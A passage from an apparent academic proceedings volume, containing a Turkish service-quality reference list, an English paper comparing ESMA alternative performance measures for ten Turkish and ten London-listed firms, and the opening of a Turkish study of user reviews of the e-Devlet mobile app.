- Akbaba, A. ve Kılınç, İ. (2001). Hizmet Kalitesi ve Turizm İşletmelerinde SERVQUAL Uygulamaları, *Turizm Araştırmaları Dergisi*, 12 (2), 162-168.
- Akbaba, A. (2006). Turizm İşletmelerinin Kalite Geliştirme Çabalarında SERVQUAL Modeli ve Kalite Fonksiyon Göçeriminin (KFG) Birlikte Kullanımı, *Seyahat ve Otel İşletmeciliği Dergisi*, 3 (1), 17-28.
- Akşit Aşık, N. (2016). Algılanan Hizmet Kalitesinin Müşteri Memnuniyeti Üzerine Etkisi: Termal Otellerde Bir Araştırma, *Uluslararası Sosyal Araştırmalar Dergisi*, 9 (47), 1161-1168
- Altan, Ş., Ediz, A. ve Atan, M. (2003). SERVQUAL Analizi ile Toplam Hizmet Kalitesinin Ölçümü ve Yüksek Eğitimde Bir Uygulama, 12. Ulusal Kalite Kongresi, 13-15 Ekim, İstanbul.
- Altunışık, R., Özdemir, Ş. ve Torlak, Ö. (2014). Pazarlama İlkeleri ve Yönetimi. İstanbul: Beta Basım Yayın Dağıtım.
- Alüftekin, N., Yüksel, Ö., Taş, A., Çakar, G. ve Bayraktar, F. (2009). Küresel Krizden Çıkışta Kümelenme Modeli: Tekstil ve Hazır Giyim Sektörü Örneği, *ZKU Journal of Social Sciences*. 5(10), 1-19.
- Arıkan, R. (2007). Araştırma Teknikleri ve Rapor Hazırlama. Ankara: Asil Yayın.
- Arsalan, M. ve Boycu, S. (2006). Mağaza Atmosferi, Editör: Mine Oyman, Eskişehir: Açık öğretim Fakültesi Yayını.
- Aydın, K ve Yıldırım, S. (2012), Hizmet Sektöründe SERVPERF Ölçeği İle Hizmet Kalitesinin Belirlenmesi (Sağlık Hizmetleri Sektöründe Bir Uygulama), *Ekonomi ve Yönetim Araştırmaları Dergisi*, 1(2), 33-52.
- Babaküs, E. and Boller, G.W. (1992) An Empirical Assessment of the SERVQUAL Scale. *Journal of Business Research*, 24, 253-268. [http://dx.doi.org/10.1016/0148-2963\(92\)90022-4](http://dx.doi.org/10.1016/0148-2963(92)90022-4)
- Bhimaraya, M. (2006). Total Quality Transportation Through Deming's 14 points, *Journal of Public Transportation*, 9(4), 35-46.
- Brady, M. K ve J. J. Cronin ve R. R. Brand. (2002). Performance Only Measurement of Service Quality: A Replication and Extension, *Journal of Business Research*, 55 (1), 17-31.
- Büyüköztürk, Ş. (2002). Sosyal bilimler için veri analizi elkitabı. Ankara: PegemA Yayınları.

- Cronin, J. Jr. ve Taylor, S. A. (1992). Measuring Service Quality: A Reexamination and Extension, *Journal of Marketing*, 56 (3), 55-68.
- Cronin, J. Joseph, Taylor, A. Steven (1994). SERVPERF Versus SERVQUAL: Reconciling Performance-Based And Perceptions– Minus–Expectations Measurement Of Service Quality, *Journal Of Marketing*, 58(January), 125-31.
- Grönroos, C. (1984). A Service Quality Model and Its Marketing Implications, *European Journal of Marketing*, 18 (4), 36-44.
- Gündoğan, N. (2002). Hizmetler Sektöründe İstihdam. *Kamu- İş*, 7 (1). [http://www.kamu- is.org.tr/pdf/718.pdf](http://www.kamu-is.org.tr/pdf/718.pdf) (Erişim Tarihi: 16.01.2017).
- Güzel, N. G. (2006). Yüksek Öğretim’de Turizm Eğitimi ve Hizmet Kalitesi, Yayınlanmamış Doktora Tezi, Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara.
- İshak, İ., Hasnah, H., Daing N., İ. ve Salmi M., İ. (2006). Service Quality, Client Satisfaction and Loyalty Towards Audit Firms: Perceptions of Malaysian Public Listed Companies, *Managerial Auditing Journal Bradford*: 21 (7), 738-756
- İslamoğlu, A.H. ve Aydın, K. (2006). Hizmet Pazarlaması, İstanbul: Beta Basım Yayım.
- Jain, S.K. and Gupta, G. (2004). Measuring Services Quality: Servqual vs. Servperf Scale, *Vikalpa*, 29: 25-37.
- Kalaycı, Ş. (2006). SPSS Uygulamalı Çok Değişkenli İstatistik Teknikleri. Ankara: Asil Yayıncılık.
- Karahan, K. (2000). Hizmet Pazarlaması. İstanbul: Beta.
- Koçbek, A. D. (2005). Yiyecek İçecek Sektöründe Hizmet Kalitesi ve Müşteri Memnuniyeti: Etnik Restoranlara Yönelik Bir Araştırma, Yayınlanmamış Yüksek Lisans Tezi, Anadolu Üniversitesi SBE, Eskişehir.
- Koçoğlu, C.M. ve Aksoy R. (2012). Hizmet Kalitesinin SERVPERF Yöntemi İle Ölçülmesi: Otobüs İşletmeleri Üzerinde Bir Uygulama, *Akademik Bakış Dergisi*, 29: 1-20.
- Kotler, P. ve Armstrong, P. (2004). Principles of marketing, Upper Saddle River, New Jersey
- Köklü, N. ve Ş. Büyükoztürk (2000). Sosyal Bilimler İçin İstatistiğe Giriş. Ankara: PegemA Yayınları.
- Mucuk, İ. (2004). Pazarlama İlkeleri Türkmen Kitabevi, İstanbul.
- Öztekin, H. A. (2005). Hizmet Kalitesinin Ölçülmesi ve Sabiha Gökçen Havaalanında SERVQUAL Uygulaması, Yayınlanmamış Yüksek Lisans Tezi, Kocaeli Üniversitesi, SBE, Kocaeli.
- Parasuraman, A., Zeitham, V.A ve Berry, L. L. (1985). A Conceptual Model Of Service Quality And Its Implications For Future Research, *Journal of Marketing*, 12, 47-50.
- Reeves, C. A. ve Bednar, D. A. (1994). Defining Quality: Alternatives and Implications, *Academy of Management Review*, 19, 419-445.
- Saxby, C., L., Ehlen, C., R. ve Koski, T., R. (2004). Service Quality In Accounting Firms: The Relationship Of Service Quality To Client Satisfaction And Firm/Client Conflict, *Journal of Business & Economics Research*, 2 (11), 75-85.4
- Sevimli, S. (2006). Hizmet Sektöründen Kalite ve Hizmet Kalitesi Ölçümü Üzerine Bir Uygulama, Yayınlanmamış Yüksek Lisans Tezi, Dokuz Eylül Üniversitesi SBE, İzmir.
- Stošić, D. (1994). TQM – Total Quality Management or Total Quality Muddle?, Canadian Direct Marketing Association Meeting, Canadian Fund Raiser, www.charityvillage.com/cv/research/rom1.html, (Erişim Tarihi: 11.01.2018).
- Taymergan, İ. P. (2002). Turizm Sektöründe Kalite Yönetimi, Ankara: Seçkin Yayınevi.
- Voss, G., Parasuraman, A. ve Grewal, D. (1988). The Role of Price and Quality Perceptions in Pre-Purchase and Post-Purchase Evaluation, *Journal of Marketing*, 62: 46-61.
- Yumuşak, N. U. (2006). Hizmet Kalitesinin Ölçümü Ve Hizmet Kalitesini Etkileyen Faktörler: Uşak Ticaret ve Sanayi Odası Uygulaması, Yayınlanmamış Yüksek lisans Tezi, Dokuz Eylül Üniversitesi, SBE, İzmir.

Comparison of The Enterprises Operating in The European Area And Turkey Using The Alternative Performance Indicators Which Were Recommended in The Guide Published by ESMA in 2015

Arş. Gör. Bilge ÖNAL

Arş. Gör. Mustafa KOÇ

Abstract

The European Securities and Markets Authority (ESMA) issued a guideline for the use of alternative performance indicators in 2015. In this guideline, it is foreseen that the enterprises should share the financial statements as well as the alternative performance indicators in order to increase the level of comparability and information with the public. Despite the absence of any legal sanction, many companies have begun publishing relevant indicators in the direction of this proposal. This study is aimed to make a comparison between businesses publishing these indicators in Europe with companies operating in the same sector in Turkey. In accordance with this directive, alternative performance indicators will be calculated from the data on the financial statements of the related companies and the information shared with the public and evaluated with the indicators of the companies operating in the European Area in the same sector. As a result of this evaluation, it is expected a significantly different between businesses operating in the European Area and Turkey.

Key Words: ESMA, alternative performance indicators, European Area

JEL Codes: M48

Introduction

Worldwide many institutions are trying to raise the information and comparability quality of the financial statements. Therefore IASC (International Accounting Standards Committee; later IASB – International Accounting Standards Board) and FASB (Financial Accounting Standards Board) created Standards for more comparability. First the Standards were set just as an advice but in progress of time the Standards of IASB called IFRS become an obligation for many companies.

The Guide published by ESMA in 2015 is also just an advice for companies and they are not forced to declare the alternative performance measures. But like the accounting standards it is possible that this guide will become an obligation. Therefore this paper will first introduce the ESMA foundation, then the alternative performance measures will be disclosed and finally the alternative performance measures will be calculated and compared for 20 companies (10 companies operating in Turkey and 10 companies operating in the European Area).

The ESMA Foundation

ESMA, the European Securities and Market Authority was founded in 2009 and go in action in 2011. The foundation of this organization was a recommendation of the de Larosiere report. The aim of this recommendation was the need of decentralized network. This foundation will serve the European System of Financial Supervision. ESMA has one mission: “to enhance investor protection and promote stable and orderly financial market” (ESMA, 2018)

The Executive Director is Verena Ross and the members are national authorities who are responsible for the securities markets in every European Union Country. The location is in Paris in France and the observers of this foundation are Iceland, Norway and Liechtenstein (European Union, 2018).

If we will have a look to the structure of ESMA, it consists of 8 different departments. These departments are Brexit Department, Corporate Affairs Department, Investors and Issuers Department, Legal, Convergence and Enforcement Department, Markets Department, Risk Analysis and Economics Department, Resources Department and Supervision Department. The organization scheme is as following:




Figure 1: Organizational Structure of ESMA

Source: <https://www.esma.europa.eu/about-esma/esma-in-short/esma-organigramme>, 2018 (ESMA, 2018)

The Alternative Performance Measures

To compare the APM's, first we have to observe all APM's and understand how they are working. There are 18 APMs, most of them are well-known and being used by the most of the firms, but according to the guide published by ESMA it is suggested that the firms should share these measures with the shareholders. The APMs and the explanation of these are as followings (Mayr-Melnhof Karton AG, 2016):

First one of the APMs is the **operating result**. The operating result is the revenues minus production costs, selling expenses, administrative expenses and other operating expenses plus other operating income. The operating result is a measure for operational earnings power.

The second APM is the **cash earnings**. The cash earning is the annual net profit before depreciations and impairment on tangible and intangible assets and deferred taxes. The cash earnings are an indicator for the internal financial power respectively the profitability of the group. It includes the financial surplus resulting out of the ongoing business activities (NASDAQ, 2018).

The third APM is the **cash earnings margin**. The cash earnings margin is calculated by dividing the cash earnings by revenues. The cash earnings margin gives information about in which relative high the cash earnings were achieved by the group sales.

The fourth APM is the **EBITDA**. The EBITDA is the result before taxes, interest and according to the IAS 32 before the accounting results of the non-controlling companies and before the depreciations and impairment on tangible and intangible assets. The EBITDA describes the operational earnings power independent from the planned depreciations and any unscheduled value adjustments (INVESTOPEDIA, 2018).

The fifth APM is the **EBITDA Margin**. The EBITDA Margin is calculated by dividing the EBITDA by revenues. The EBITDA Margin serves as a relative index to compare the operational earnings power (Corporate Finance Institute, 2018).

The sixth APM is the **equity base**. The equity base is calculated by dividing the equity by the total assets. The equity base gives information about the share of equity in total capital and is thus an indicator for the financial stability and independency towards to the debt investors of the group. This APM is also an essential measure for the capital management in the company.

The seventh APM is the **return on equity (ROE)**. The ROE is calculated by dividing the net income by the average equity. ROE is a performance indicator which shows how efficient the equity is used in the group and expresses the interest of the equity (Investing Answers, 2018).

The eighth APM is the **enterprise value**. The enterprise value is the sum of the stock market value and non-controlling companies minus the net debt. The enterprise value is those measured variable that shows the total value of the group independent of the funding (Corporate Finance Institute, 2018).

The ninth APM is the **return on assets (ROA)**. The ROA is calculated by dividing the net income before the interest expenses and according to the IAS 32 before the accounting results of the non-controlling companies divided by the average total assets. The ROA is a performance indicator which shows the efficiency of the total capital independent from the form of funding. It shows the interest of the total capital use in the company (NASDAQ, 2018).

The tenth APM is the **net debt/ net liquidity**. The net debt/net liquidity is the sum of the short and long-term interest-bearing financial liabilities included by the liabilities from finance lease minus the means of payment and cash equivalent as well as the short and long-term investments in the assets. If the means of payment and cash equivalent as well as the short and long-term investments in the assets are in surplus there is a net liquidity. For the measure enterprise value a net liquidity does not be taken in value. This measure is used for the financial indebtedness respectively net liquidity.

The eleventh APM is the **net value added**. Net value added is the sum of the revenues, other company income, changes in inventories and capitalized own work as well as financial results and investment incomes minus advance payments, depreciates and impairments. The net value added is a measure for the economic performance of the company is available for service of the stakeholders (OECD, 2001).

The twelfth APM is the **operating margin**. The operating margin is calculated by dividing the operating result by revenues. The operating margin gives information about how high the percentage share of the operating margin is in the sales. This helps to assess the profitability. This profitability development is determined independently from the funding and tax burden. The operating margin is one of the essential elements for controlling the group results (Vernimmen, 2018).

The thirteenth APM is the **Return on Capital Employed (ROCE)**. The ROCE is calculated by dividing the earnings before taxes, net interest expense and according (Pendlebury & Groves, 1999) to the IAS 32 before the accounting results of the non-controlling companies by the sum of average equity, from the average short and long-term interest-bearing financial liabilities included by the liabilities from finance lease, from the average long-term employee provisions and from the average according to the IAS 32 before the accounting results of the non-controlling companies as well as minus the average stock of means of payment and cash equivalent as well as the short and long-term investments in the assets. The ROCE is used as a performance indicator that shows the returns which were earned by the actual performance process. The ROCE clarifies how efficiently the company controls its resource usage and shows the revenues on the top of the interesting capital used.

The fourteenth APM is the **Return on Investment (ROI)**. The ROI is calculated by dividing the net income before the interest expense and before the according to the IAS 32 before the accounting results of the non-controlling companies by the sum of the average equity and average short and long-term interest-bearing financial liabilities included by the liabilities from finance lease. The ROI gives information about how efficient the used capital and it is as a profitability ratio as an indicator for the sustainable profitability of the company (WebFinance Inc. , 2018).

The fifteenth APM is the **fixed-assets congruence**. It can be calculated by dividing the equity and long-term liability by the fixed assets. This gives information about the liquidity, quality and the financial stability of the long-term funding. It shows in what way the long-term fixed asset is financed by the equity respectively by the long-term liabilities.

The sixteenth APM is the **capitalization ratio**. The capitalization ratio is calculated by dividing the fixed assets by the total assets. The capitalization ratio shows how capital is bound in the fixed assets and implies the high of the proportion of the fixed costs i.e. by depreciations (INVESTOPEDIA, 2018).

The seventeenth APM is the **return on sales**. The return on sales is calculated by dividing the net income by the revenue. The return on sales shows sales based dividend and gives information about which relative result is achieved by the revenue (Forest Bluff Financial Services, 2018).

The eighteenth APM is the **working capital**. The working capital is calculated by subtracting from the short term financial assets and investment in the long-term financial assets, the short term liabilities (without revolving bank loans). The working capital shows the surplus of the current assets from the short-term borrowed capital and enables as a liquidity index conclusions about maintaining the financial balance (Corporate Finance Institut, 2018).

The Implementation

For the application in Turkey the first 10 firms in the BİST 100 index are used. To make a comparison between Turkey and Europe, the first 10 firms in the London Stock Exchange FTSE 100 index Constituents were chosen because London Stock Exchange is the stock market with the highest transaction volume in Europe (QNB Finansinvest, 2018). The reason for using the first 10 firms is that with this way we have a assorted firm variety. It is not possible to compare all these APM's for all firms because some of these APMs just enable a comparison within a company during different years. Therefore to make significant comparison 7 of these APMs were calculated. These are; Cash Earnings Margin, Return on Equity, equity base, Return on Assets, Operating Margin, fixed-assets congruence and capitalization ratio.

The results are as following:

Table 1: Cash Earnings Margin

Operating in Turkey		Operating in Europe	
Anadolu Efes	-10%	112 %	3i Group
Afyon Çimento	47%	9%	Associated British Foods
Akbank	24%	30%	ADMIRAL GROUP PLC
Ak Enerji	-35%	28%	Anglo American PLC
Aksa Akrilik	14%	37%	Antofagasta PLC
Aksa Enerji	14%	68%	Ashtead Group PLC
Alarko Holding	24%	56%	AstraZeneca PLC
Albaraka Türk	13%	5%	Aviva PLC
Anadolu Cam	28%	5%	BAE Systems PLC
Anel Elektrik	11%	-13%	Barclays PLC

In this table it is possible to see that there is no consistency neither for the Firms operating in Europe nor for the firms operating in Turkey. So to say that there is an average value for cash earnings margin is not possible. The cash earnings margin differs from -35% to 112%.

Table 2: Return on Equity

Operating in Turkey		Operating in Europe	
Anadolu Efes	1%	21%	3i Group
Afyon Çimento	24%	14%	Associated British Foods
Akbank	15%	52%	ADMIRAL GROUP PLC
Ak Enerji	-28%	14%	Anglo American PLC
Aksa Akrilik	21%	10%	Antofagasta PLC
Aksa Enerji	21%	25%	Ashtead Group PLC
Alarko Holding	13%	20%	AstraZeneca PLC
Albaraka Türk	10%	1%	Aviva PLC

Anadolu Cam	10%	18%	BAE Systems PLC
Anel Elektrik	18%	-2%	Barclays PLC

Now the second APM is calculated and so it is possible to see that as well in the first table as in the second table Ak Enerji under the Turkish firms and Barclays under the European firms are in negative level. So if we ignore both of these firms then we can say that the Return on Equity is between 1%-25% percent. But we have to add that the ADMIRAL Group is a positive exception for this sampling.

Table 3: Equity base

Operating in Turkey		Operating in Europe	
Anadolu Efes	34%	89%	3i Group
Afyon Çimento	29%	65%	Associated British Foods
Akbank	12%	11%	ADMIRAL GROUP PLC
Ak Enerji	31%	42%	Anglo American PLC
Aksa Akrilik	41%	52%	Antofagasta PLC
Aksa Enerji	32%	32%	Ashtead Group PLC
Alarko Holding	58%	24%	AstraZeneca PLC
Albaraka Türk	7%	4%	Aviva PLC
Anadolu Cam	45%	21%	BAE Systems PLC
Anel Elektrik	42%	6%	Barclays PLC

From the table above you can see that the equity base is in general over 20% except Akbank, Albaraka Türk, Admiral Group, Aviva and Barclays. The cause for this is that Akbank, Albaraka Türk and Barclays are banks, Aviva and under the Admiral Group the Admiral Insurance are insurance firms.

Table 4: Return on Assets

Operating in Turkey		Operating in Europe	
Anadolu Efes	2%	19%	3i Group
Afyon Çimento	6%	12%	Associated British Foods
Akbank	2%	7%	ADMIRAL GROUP PLC
Ak Enerji	-9%	10%	Anglo American PLC
Aksa Akrilik	11%	13%	Antofagasta PLC
Aksa Enerji	7%	12%	Ashtead Group PLC
Alarko Holding	9%	4%	AstraZeneca PLC
Albaraka Türk	1%	1%	Aviva PLC
Anadolu Cam	4%	5%	BAE Systems PLC
Anel Elektrik	7%	0%	Barclays PLC

Again if we ignore Ak Enerji und Barclays PLC we can say that the Return on Assets is under %13 percent at average. But the 3i Group is a positive example for this sample with its 19%.

Table 5: Operating Margin

Operating in Turkey		Operating in Europe	
Anadolu Efes	1%	112%	3i Group
Afyon Çimento	32%	8%	Associated British Foods
Akbank	25%	30%	ADMIRAL GROUP PLC
Ak Enerji	-27%	12%	Anglo American PLC
Aksa Akrilik	11%	16%	Antofagasta PLC
Aksa Enerji	10%	16%	Ashtead Group PLC
Alarko Holding	29%	13%	AstraZeneca PLC
Albaraka Türk	9%	0%	Aviva PLC
Anadolu Cam	8%	5%	BAE Systems PLC
Anel Elektrik	7%	-13%	Barclays PLC

Again if we ignore Ak Enerji und Barclays PLC we can say that the Operating Margin is at a maximum level of 32%. Repeatedly 3i Group shines with an operating Margin of 112%. Also there is not a consistency within the two groups.

Table 6: Fixed-Assets Congruence

Operating in Turkey		Operating in Europe	
Anadolu Efes	1,16490	1,11799	3i Group
Afyon Çimento	0,75217	1,17467	Associated British Foods
Akbank	19,0143	0,15727	ADMIRAL GROUP PLC
Ak Enerji	0,92261	0,84070	Anglo American PLC
Aksa Akrilik	1,23049	0,87675	Antofagasta PLC
Aksa Enerji	0,820672	0,82193	Ashtead Group PLC
Alarko Holding	1,422761	0,60791	AstraZeneca PLC
Albaraka Türk	12,7696	0,07020	Aviva PLC
Anadolu Cam	1,091551	0,59777	BAE Systems PLC
Anel Elektrik	3,218199	0,35222	Barclays PLC

At table 6 you can see the fixed-assets congruence. It means how many times you can buy your fixed assets with your equity and long term debt. Here Akbank and Albaraka Türk draw the attention with their result of 19 times and 12 times. This may mean that because of they are banks they do not have as much fixed assets as other sectors or a strong equity and long term debt. All the other results spread around the result of 1 time.

Table 7: Capitalization Ratio

Operating in Turkey		Operating in Europe	
Anadolu Efes	69%	86%	3i Group
Afyon Çimento	76%	59%	Associated British Foods
Akbank	1%	94%	ADMIRAL GROUP PLC
Ak Enerji	97%	73%	Anglo American PLC
Aksa Akrilik	45%	74%	Antofagasta PLC
Aksa Enerji	72%	89%	Ashtead Group PLC
Alarko Holding	53%	79%	AstraZeneca PLC
Albaraka Türk	2%	88%	Aviva PLC
Anadolu Cam	64%	66%	BAE Systems PLC
Anel Elektrik	14%	34%	Barclays PLC

Last but not least we can see at Table 7 the capitalization ratio. Once more Akbank and Albaraka Türk distinguish their self with their low capitalization ratio. The reason for this is like the reason for the high fixed-assets congruence. The other firms' capitalization ratios are in general over 50%.

Conclusion

As the implementation shows us there is no consistency neither in between the firms operating in Turkey nor in between the firms operating in Europe. Therefore our expectations about these Alternative Performance Measures were not met. The Cash Earnings Margin differ from -35% to 112%. This great difference is not enough to make a reasonable comparison. Therefore we cannot say anything about the differences neither between the companies nor between the countries. The second APM which was calculated is the Return on Equity. This APM differs from -28% to 52%. The difference between these values is not as great as in the Cash Earnings Margin but it is still not small enough to make a reasonable comparison.

If we have a look to the Equity Base we can see that this APM is within a range of 4% and 89 %. We can see that the equity base is in general over 20% except Akbank, Albaraka Türk, Admiral Group, Aviva and Barclays. The reason for this is that Akbank, Albaraka Türk and Barclays are banks, Aviva and under the Admiral Group the Admiral Insurance are insurance firms. The fourth APM is the Return on Assets and the values of firms' ROAs vary between -9% and 19 %. We can say that the gap between values of ratios is small and if we exclude Albaraka Türk and Akbank, this APM would be around 10%.

In addition, the next APM is the operating margin. This is also a APM with a huge divergence. It alters from -27% to 112%. Again it is very complicated to make a correlation between these APMs. Fixed-Assets Congruence is another APM. The difference here is so great because the ratio is between 0,15 and 19,01. But Akbank and Albaraka Türk are drawn our attention with their results of 19 times and 12 times. This may mean that because they are banks, they do not have to consist as much fixed assets or a strong equity and long term debt as other sectors. All the other results spread around the result of 1 time. The last APM is the capitalization ratio. Here the APM varies between 1% and 97 % Once

more Akbank and Albaraka Türk distinguish their self with their low capitalization ratio. The reason for this is like the reason for the high fixed-assets congruence. The other firms' capitalization ratios are in general over 50%.

Discussion and Suggestions

Worldwide many institutions are trying to raise the information and comparability quality of the financial statements. This is a very important topic for today's international markets. An investor somewhere in the world can invest in some firm at the world in the stock market. Therefore the comparability of the financial statements carries weight.

ESMA is a foundation like the IASB who wants to raise the information quality and comparability of the firms through the financial statements. With the APMs in this guide the investors should be directed to make the right choice. We have calculated 7 APMs for 20 firms in different sectors. There mostly not was a common value. This should say something to the investor why trying to choose the right firms to invest.

Our suggestion is that further researchers can calculate these APMs for all firms in the same sector and compare the APMs with each other. So with this way it is possible to find a sector average and this average can lead the investors for the most profitable investing maybe. On the other hand further researchers can calculate these APMs for firms at the same size. So maybe the average for firms in same sizes can be defined. These APMs are important for investors' decisions and have to be used in every country. We hope that this guide from ESMA will have the same sanction as the IFRS in near future.

Sources

- Corporate Finance Institut, 2018. *Corporate Finance Institut*. [Online]
Available at: <https://corporatefinanceinstitute.com/resources/knowledge/modeling/working-capital-formula/>
[Accessed 06 2018].
- Corporate Finance Institute, 2018. *Corporate Finance Institute*. [Online]
Available at: <https://corporatefinanceinstitute.com/resources/knowledge/valuation/what-is-enterprise-value-ev/>
[Accessed 06 2018].
- Corporate Finance Institute, 2018. *Corporate Finance Institute*. [Online]
Available at: <https://corporatefinanceinstitute.com/resources/knowledge/finance/ebitda-margin/>
[Accessed 06 2018].
- ESMA, 2018. *ESMA*. [Online]
Available at: <https://www.esma.europa.eu/about-esma/who-we-are>
- ESMA, 2018. *European Securities and Markets Authority*. [Online]
Available at: <https://www.esma.europa.eu/about-esma/esma-in-short/esma-organigramme>
[Accessed 06 2018].
- European Union, 2018. *European Union*. [Online]
Available at: https://europa.eu/european-union/about-eu/agencies/esma_en
- Forest Bluff Financial Services, 2018. *Forest Bluff Financial Services*. [Online]
Available at: <http://www.financialwisdom.com/smbusresourcecenter/Sample/Calculators/ReturnOnSales.shtml>
[Accessed 06 2018].
- Investing Answers, 2018. *Investing Answers*. [Online]
Available at: <http://www.investinganswers.com/financial-dictionary/financial-statement-analysis/return-equity-roe-916>
[Accessed 06 2018].
- INVESTOPEDIA, 2018. *INVESTOPEDIA*. [Online]
Available at: <https://www.investopedia.com/terms/e/ebitda.asp>
[Accessed 06 2018].
- INVESTOPEDIA, 2018. *INVESTOPEDIA*. [Online]
Available at: <https://www.investopedia.com/terms/c/capitalization-ratios.asp>
[Accessed 06 2018].
- Mayr-Melnhof Karton AG, 2016. *Mayr-Melnhof Karton AG*. [Online]
Available at: https://www.mayr-melnhof.com/fileadmin/user_upload/Deutsch/Kennzahlen/2017/Alternative_Leistungskennzahlen_2016.pdf
- NASDAQ, 2018. [Online]
Available at: <https://www.nasdaq.com/investing/glossary/c/cash-earnings>
[Accessed 06 2018].
- NASDAQ, 2018. *NASDAQ*. [Online]
Available at: <https://www.nasdaq.com/investing/glossary/r/return-on-assets>
[Accessed 06 2018].

- OECD, 2001. *Glossary of Statistical Terms*. [Online]
Available at: <https://stats.oecd.org/glossary/detail.asp?ID=1767>
[Accessed 06 2018].
- Pendlebury, M. & Groves, R., 1999. *Company Accounts: Analysis, Interpretation and Understanding: Analysis, Interpretation, Understanding*. 4 ed. London: Thomson.
- QNB Finansinvest, 2018. *QNB Finansinvest*. [Online]
Available at: <https://www.qnbfi.com/dunya-borsalari>
- Vernimmen, 2018. *Vernimmen*. [Online]
Available at: <http://www.vernimmen.com/Practice/Glossary/definition/Operating%20margin.html>
[Accessed 06 2018].
- WebFinance Inc. , 2018. *Business Dictionary*. [Online]
Available at: <http://www.businessdictionary.com/definition/return-on-investment-ROI.html>
[Accessed 2018].

Mobil Uygulama Geliştirmede Geri Bildirimin Önemi: Türkiye E-Devlet Örneği

Kanan NAGHIZADE*

Melik KARAKETHÜDAOĞLU**

Adem AKBIYIK***

Öz

Bu çalışmada "E-Devlet Kapısı" projesinin mobil uygulamasına yönelik tüketici yorum ve değerlendirmelerinin yazılım geliştiriciler için kullanımı ele alınmıştır. Bu kapsamda; e-devlet uygulamasının sunulduğu üç farklı mobil platformun uygulama mağazaları (App Store, Google Play Store, Windows Store) üzerinden elde edilen 2020 tüketici yorumu ve bu yorumlara ait yıldız derecelendirme değerlendirmeleri incelenmiştir. Metin madenciliği programı olan QDA Miner ve WordStat® yazılımlarından yararlanılarak gerçekleştirilen içerik analizleri çerçevesinde; a) mobil uygulamanın farklı platformlarda tüketicilerce beğenilen yönleri ve hataları, b) yıldız derecelendirme ile yorumlar arasındaki ilişkiler, c) uygulamanın geliştirilmesi gereken yönleri, d) yıldız derecelendirme seviyelerinin yazılımın geliştirilmesine yönelik katkı düzeyleri, e) mobil platformlardaki sürümler arasındaki yenilikler ve eksiklikler ortaya konulacaktır. Araştırma bulgularının, uygulamaya yönelik tüketici yorum ve değerlendirmeleri üzerinden elde edilen kullanıcı deneyimlerinin kullanılabilirliğinin tespiti bakımından yazılım geliştiricilere katkı vereceği öngörülmektedir.

Anahtar Kelimeler: E-Devlet Kapısı, Mobil Uygulama, Kullanıcı Deneyimi, Tüketici Yorumları, Yıldız Derecelendirme.

Jel Kodları: L32, L86, O32, O35, O38.

The Importance of Feedback on Mobile Application Development: Turkey E-Government Example

Abstract

In this study, the usage of consumer comments and evaluations for mobile application of "E-Government Gate" project for software developers are discussed. In this scope; 2020 consumer reviews obtained from app stores (AppStore, GooglePlay Store, Windows Store) of three different mobile platforms where e-government application is offered and star rating evaluations of these comments are examined. In the context of content analysis using WordStat® software, a text mining program, b) the relationships between star ratings and interpretations; c) the aspects of the application that need to be improved; d) the level of contribution of the star rating levels to the development of the software. It is envisaged that research findings will contribute to software developers in determining the availability of user experiences obtained through practical consumer comments and evaluations.

Keywords: E-Government Gate, Mobile Application, User Experience, Consumer Reviews, Star Rating.

Jel Codes: L32, L86, O32, O35, O38.

GİRİŞ

Teknolojinin ilerlemesiyle birlikte mobil cihazların kullanımı gün geçtikçe artmaktadır. Teknoloji Pazar Araştırması Firmasının yayınladığı Mobil İstatistik Raporuna göre (Technology Market Research Firm, 2014), Dünya genelinde 2014 yılında mobil kullanıcı sayısı 5,6 milyarı geçmiştir. 2018 yılında bu sayının 6,2 milyara ulaşması beklenmektedir. Bu sayılar dünya nüfusunun %84'nün mobil cihaz kullanıcısı olacağı anlamına gelmektedir (Tablo 1.).

	2014	2015	2016	2017	2018
Dünyada mobil kullanıcı sayısı	5,674	5,808	5,945	6,085	6,228
Toplam mobil cihaz sayısı	7,733	8,627	9,628	10,825	12,165
Kullanıcı başına cihaz sayısı	1,36	1,49	1,62	1,78	1,95

Tablo 1. Mobil kullanıcı sayısı-toplam cihaz sayısı (Technology Market Research Firm, 2014).

Araştırmalar gösteriyor ki, insanlar zaman geçtikte masaüstü bilgisayarlar yerine artık tablet ve cep telefonları gibi kolay taşınabilir cihazları tercih ediyorlar. Bunun neticesinde eskiden kullanılan

*Sakarya Üniversitesi, İşletme Fakültesi, Yönetim Bilişim Sistemleri Bölümü, Yüksek Lisans Öğrencisi, kanan.naghizade@ogr.sakarya.edu.tr

**Sakarya Üniversitesi, İşletme Fakültesi, Yönetim Bilişim Sistemleri Bölümü, Yüksek Lisans Öğrencisi, melik.karakethudaoglu@ogr.sakarya.edu.tr

***Sorumlu Yazar, Sakarya Üniversitesi, İşletme Fakültesi, Yönetim Bilişim Sistemleri Bölümü, Yrd.Doç.Dr. adema@sakarya.edu.tr

paket yazılımlar popülerliğini kaybetmekte iken mobil uygulamaların önemi her geçen gün katlanarak artmaktadır.

Teknolojiyi yakından takip eden ve çağa ayak uydurmak isteyen şirketler müşterilerine daha kaliteli hizmet vermek ve iş süreçlerini hızlandırmak için onları temsil eden mobil uygulamalarına her yıl büyük bütçeler ayırmaktadırlar. Şirketler gibi devletler de hizmet verdiği kurumlarında zaman, para ve işgücü kaybını önlemek ve bunun yanı sıra şeffaf bir devlet politikası yürütmek için hizmet verdikleri web sayfalarını zaman geçtikçe cihazlara yüklenebilir mobil uygulamalara dönüştürüyorlar. Bu aşamada, uygulama geliştiriciler talep edilen mobil uygulamaları geliştirip, kullanıcıların hizmetine sunmaktadırlar. Mobil uygulamanın daha önceki sürümlerindeki hata ve eksiklikler uygulama mağazalarındaki (App Store, Play Store, Windows Store) kullanıcı deneyimleri (yorum ve yıldız derecelendirmesi) sayesinde tespit edilerek bir sonraki sürümde bu hatalar giderilmektedir.

Bu araştırma kapsamında, "E-Devlet Kapısı" mobil uygulamasının 3 farklı platformdaki kullanıcı yorumları ve yıldız derecelendirmeleri incelenmiş, tüketicilerce beğenilen yönleri ve hataları, yıldız derecelendirme ile yorumlar arasındaki ilişkiler, uygulamanın geliştirilmesi gereken yönleri, yıldız derecelendirme seviyelerinin yazılımın geliştirilmesine yönelik katkı düzeyleri ortaya konulacaktır.

2. E-Devlet Kapısı

